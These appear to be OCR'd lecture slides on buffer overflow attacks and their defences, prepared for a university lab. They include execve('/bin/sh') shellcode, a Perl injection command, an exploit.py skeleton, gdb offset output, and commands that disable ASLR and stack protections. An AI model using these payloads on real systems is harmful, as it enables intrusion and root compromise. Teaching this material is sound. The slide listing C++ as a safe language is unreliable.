
Step 3: Insert malicious code

The challenges:

- How to inject the malicious code (shellcode: `/bin/sh`)
  - produce the sequence of instructions (shellcode) and pass them to the program as part of the user input.
  - => instruction sequence to be copied into the buffer (see ex next slide)
- How to know the memory address of the malicious code.
  - the code is copied into the target buffer on the stack,
  - => don't know the buffer's memory address, because the buffer's exact location depends on the program's stack usage
- How to know the memory address for the start of the buffer
  - Know or **guess** the location of the buffer in memory,
    - => can overwrite the eip with the address and redirect execution to it.
  - Use [NOP][shellcode][return address]


Insert and jump to malicious code

- Ex, reads 300 bytes of data from a file "badfile", to a buffer[100]
  - the return address is overwritten with New return Add - where malicious code is stored
  - when the function returns, it will jump to the address of malcode.




Position of the malicious code

- Calculate: need to know the address of the function foo's stack frame to calculate exactly where our code will be stored



Position of the malicious code


- Guess the exact entry point of the injected code - miss by 1byte => fail
- Using NOP to improve the success => will get to the actual starting point




The structure of badfile

Find the Position

- Find the offset between the base of the buffer and the return address. We don't know whare the return address is…. But it is somewhere on the stack
- Using gdb to analysis to know
  1. Set a breakpoint at bof()
  2. Run the program until it reaches the breakpoint
  3. Step into the bof function
  4. Find the address of $ebp
  5. Find the address of buffer
  6. Calculate the difference between ebp and buffer



Find the Position, ex



"badfile"

```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
```

(a lot of output will be displayed here)

```
Breakpoint 1, bof (str=0xffffcf43 "V\004") at stack.c:17
17      {
gdb-peda$ n
```

$ebp

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

Our offset!!! (almost)

Buffer

- We need to add 4 to reach the return address 108 + 4 = 112 is our total offset

Using NOP

- x86 (32-bit): The x86 architecture uses the `0x90` instruction to represent a NOP.

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90
```

- x86-64 (64-bit): The x86-64 architecture also uses the `0x90` instruction to represent a NOP.

Using NOP, ex

- Find the address to place our malicious shellcode

Find the address to place our malicious **shellcode**

Code that will be executed

Creates a list of NOP instructions

Our start is going to be (517 – len(shellcode))

These are the values you got from gdb

exploit.py

```python
#!/usr/bin/python3
import sys

# TODO: Replace the content with the actual shellcode
shellcode = (
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0x00      # TODO: Change this number
offset = 0      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```


Creating and injecting shellcode - layout

- the start location of the shellcode:
  - use *\x90 no-operation* (NOP) instructions to pad out the rest of the buffer.

```
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xc0\x50\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69\x89\xe3\x99"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80"
"\xef\xbe\xad\xde\x18\xf4\xff\xbf
```

- If the registers are configured correctly and the int `$0x80` instruction is executed, the system call `execve()` will be executed to launch a shell.
- If the program runs with the `root` privilege, a `root` shell will be obtained

stack frame with 32 characters



Using Perl to send the attack string to the program

- Because many of the characters are binary, and not printable, you must use Perl (or a similar program) to send the attack string to the *ex1* program

```
# ./ex1 `perl -e 'print
"\x90\x90\x90\x90\x90\x90\x90\x90\x31
\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\x99\x52
\x53\x89\xe1\xb0\x0b\xcd\x80\xef\xbe\xad\xde\x18\xf4\xff
\xbf";'`
1ÀPhn/shh//biãRSá°                    Í
$
```

- If this program is running as a privileged user (such as root in Unix environments), the command shell inherits the permissions of the parent process that is being overflowed

Before Attack

- Shutdown ASLR(Address Space Layout Randomization)
  - ASLR is a countermeasure of operating system. It can randomize the starting address of heap and stack. We can disable this feature by the following command:

  ```
  $ sudo sysctl -w kernel.randomize_va_space=0
  ```
- Link sh from dash to zsh
  - change the effective UID but not real user ID.
  - link sh to zsh by the following command:

  ```
  $ sudo ln -sf /bin/zsh /bin/sh
  ```
- Open execstack (stack can be executed)
- Shutdown stack guard
  - Stack guard and noexecstack are two countermeasures of GNU/GCC to prevent buffer overflows
  - So, we disable these protections.

  ```
  $ gcc -o stack -z execstack -fno-stack-protector
  stack.c
  ```

Stack off-by-one - overwriting the saved ebp

- a nested function to perform the copying of the string into the buffer. If the string is longer than 32 characters, it isn't processed.

```
Code: ex2.c
int main(int argc, char *argv[])
{
if(strlen(argv[1]) > 32)
        {printf("Input string too long!\n");
        exit (1);
        }
vulfunc(argv[1]);
return 0;
}
int vulfunc(char *arg)
{
   char smallbuf[32];
   strcpy(smallbuf, arg);
   printf("%s\n", smallbuf);
   return 0;
}
```

Input:


> 32 ch: -> Input string too long!
<32 ch: -> printf
=32 ch: Segmentation fault (core dumped)

Run

```
# ./ex2 test
test
# ./ex2 ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
Input string too long!
# ./ex2 ABCDABCDABCDABCDABCDABCDABCDABC
ABCDABCDABCDABCDABCDABCDABCDABC
# ./ex2 ABCDABCDABCDABCDABCDABCDABCDABCD
ABCDABCDABCDABCDABCDABCDABCDABCD
Segmentation fault (core dumped)

#
```


Analyzing the program crash

stack frame with 31 characters




Analyzing the program crash

stack frame with 32 characters



byte ít quan trọng nhất của ebp đã lưu được ghi đè, thay đổi nó từ 0xbffff81c thành 0xbffff800

stack frame with 32c is moved downward




First, the saved ebp is popped and changed to 0xbffff800,
The ebp has been slid down to a lower address.
Popping the new saved eip (ebp+4, 0x44434241)

Exploiting an off-by-one bug to modify the instruction pointer

- In essence, the way in which to exploit this off-by-one bug is to achieve a main( ) stack frame layout


The target main( ) stack frame layout



Heap overflow

Heap overflows

- heap overflows
  - dynamically allocate buffers of varying sizes
  - are reliant on the way certain OSs and libraries manage heap memory.
  - can result in compromises of
    - sensitive data (overwriting filenames and other variables)
    - logical program flow (through heap control structure and function pointer modification).




18/02/2025

65


Heap Overflow

- Buffer overflows that occur in the heap data area.
  - Typical heap manipulation functions: malloc()/free()



Heap Overflow – Example

- Overwrite the function pointer in the adjacent buffer



Before heap overflow

After heap overflow


Heap Overflow – Example

```
int main(void)
{
char *buff1, *buff2;
buff1 = malloc(40);
buff2 = malloc(40);
gets(buff1);
free(buff1);
exit(0);
}
```

There is no checking imposed on the data fed into buff1 by gets( ),

=> a heap overflow can occur.

```
Warning: the `gets'
function is dangerous
and should not be used".
```




Attacks: code injection & code reuse

- Code *injection* attack
  attacker inserts his own <u>shell code</u> in a buffer and corrupts the return addresss to point to this code
  Ex, **exec (/bin/sh)**
  This is the “classic” buffer overflow attack
  [Smashing the stack for fun and profit, Aleph One, 1996]

- Code *reuse* attack
  attacker corrupts the return address to point to existing code,
  Ex , **format_hard_disk**

Ex, format_hard_disk

- The stack consists of Activation Records:



Variations of Buffer Overflow

- Return-to-libc: the return address is overwritten to point to a standard library function.
- OpenSSL Heartbleed Vulnerability: a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected.
  - Exploit the weakless of the **heartbeat feature** is missing an important protection: The computer receiving the heartbeat request never checks to make sure the request is authentic
  - Ex, if a request says it's 40KB (actually 20KB), the receiving computer will set aside 40KB of buffer memory. It then stores the 20KB it actually received, then sends back that 20KB plus whatever was in the buffer for another 20KB (=request 40KB). Thus, the attacker has extracted 20KB from the server.

Defense Against Buffer Overflow Attacks

- Use type safe languages
- No execute bit
- Address space randomization
- Canaries
- Avoid known bad libraries


Safe languages

- Why are some languages safe?
  - Buffer overflow becomes impossible due to runtime system checks
- The drawback of secure languages
  - Possible performance degradation
- The language...
  - Should be strongly typed
  - Should do automatic bounds checks
  - Should do automatic memory management
- Examples of Safe languages: Java, C++, Python
- When Using Unsafe Languages:
  - Check input (ALL input is EVIL)
  - Use safer functions that do bounds checking
  - Use automatic tools to analyze code for potential unsafe functions.

Ex

What if **gets()** reads more than 8 bytes ?
Attacker can jump to any point in the code!

What if **gets()** reads more than 8 bytes ?
Attacker can even jump to his own code in buffer! (shell code)



Analysis Tools

Analysis Tools…

- Can **flag** potentially unsafe functions/constructs
- Can **help mitigate security lapses**, but it is really hard to eliminate all buffer overflows.

Examples of analysis tools can be found at:

https://www.owasp.org/index.php/Source_Code_Analysis_Tools

Stack Protection: Stack Canaries

Stack Canaries: (canaries in coal mines)

- A random canary value is written just before a return address is stored in a stack frame
- Any attempt to rewrite the address using buffer overflow will result in the canary being rewritten and an overflow will be detected.

`x`
return address
`buf[4..7]`
`buf[0..3]`

High addr


`x`
return address
canary value
`buf[4..7]`
`buf[0..3]`

Low addr

- Result: increases the difficulty of using buffer overflow to attack
  - it forces the attacker to take control of the pointer using non-classical methods - corrupting other important variables in the cache.

Stack Canary


- Canary for tamper detection



- No code execution on stack

Stack Canary attack

- A careful attacker can defeat this protection, by
  - overwriting the canary with the correct value
  - corrupting a pointer to point to the return address



- Solution: using types of canaries. StackGuard support all
  - Terminator: include string termination characters in the canary value,
  - Random: use a random value for the canary
  - Random XOR: XOR this random value with the return address

Address space randomization

- Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult.
  - To simply our attacks, we need to disable them first.
- Security mechanisms:
  - Address Space Layout Randomization (ASLR)
  - The StackGuard Protection Scheme
  - Use a non-executable stack

Address Space Layout Randomization (ASLR)

- Ubuntu and several other Linux uses address space randomization to randomize the starting address of heap and stack.
  - This makes guessing the exact addresses difficult (guessing addresses is one of the critical steps of buffer-overflow attacks)
- Need disable these features using the following commands:
  - **`sysctl -w kernel.randomize_va_space=0`**
- Result:
  - the address randomization turned off, the variable's address is always the same, indicating that the starting address for the stack is always the same.

The StackGuard Protection Scheme

- The GCC compiler implements a security mechanism called ”Stack Guard” to prevent buffer overflows.
  - In the presence of this protection, buffer overflow will not work.
- You can disable this protection:
  - Using: **`-fno-stack-protector`**
  - Ex: **`gcc -fno-stack-protector example.c`**

Non-Executable Stack

- Ubuntu used to allow executable stacks, but this has now changed:
  - the binary images of programs (and shared libraries) must declare whether they require executable stacks or not.
  - Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable.
  - The recent versions of gcc, the stack is set to be non-executable.
- To change that, use the following option when compiling programs:
  - For executable stack:

```
$ gcc -z execstack -o test test.c
```

  - For non-executable stack:

```
$ gcc -z noexecstack -o test test.c
```

Prepare

- Install a distro of Linux:
  - Ubuntu
  - CentOS
- Install c compiler: gcc(or cc)
  - Check: gcc –v
  - Install: yum install gcc; or apt-get install gcc
- Install gdb:
  - Check: gdb –v
  - Install: yum install gdb; or apt-get install gdb
  - Or: download package gdb and install
    - Download: Binary Package: gdb-7.2-92.el6.x86_64.rpm
    - Run install

Practice

- Check OS linux 32bit or 64bit:
  - file /sbin/init
  - file /lib/systemd/system
- Compile c:
  - gcc
  - Compile on 64bit-OS -> 32bit: gcc –m32 file.out file.c
- Follow slide on class
  - Ex1 – Stack Smashing
  - Ex2 - A stack off-by-one
- Chapter 3 - LAB - Software Security Smashing Attack
  - Crashing the program and examining the CPU registers
  - Execute Shellcode

Q & A